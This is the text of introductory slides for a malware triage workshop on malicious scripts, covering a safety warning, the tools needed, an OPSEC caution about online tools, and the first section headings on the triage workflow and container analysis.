

Malware Triage!

Malscripts Are The New Exploit Kit

Hello, My Name is:

Sergei Frankoff
@herrcore

Sean Wilson
@seanmw


WARNING!

We use real malware and real exploits in the workshops. These have been specifically designed to NOT harm your workstation even if you make a mistake.


However, your Anti-Virus and your employer probably don't know the difference. Use your own judgement.

Using a Virtual Machine is Recommended!

What's the matter, Oracle got you pushing too many pencils?




Tools You Will Need




Notepad

We recommend Notepad++ or Sublime.




Web Browser

We strongly recommend Chrome (you will need the debugger tools).



Python

Most of the local tools we will use are written in Python.



Internet

Many of the tools we will use are online and require a good Internet connection.

OPSEC Warning!



By using online tools you will be sharing data with an unknown third party and in some cases with the entire internet.


Malware?

01101101 01100001 01101100 01110111
01100001 01110010 01100101 00100000

Malware is just code!


01101001 01110011 00100000 01100011
01101111 01100100 01100101 00100000

Malscript?




A malscript is just a script.

Malware ~~Analysis~~ Triage



Effective Triage



**Triage is effective when
malware has been detected
in the delivery phase.**


**Quick way to answer
“Do I have exposure?”
“If yes, then what next?”**

(Lockheed Martin's Intrusion Kill Chain)


Triage Workflow



The Scenario



Container Analysis




Containers

Document Metadata

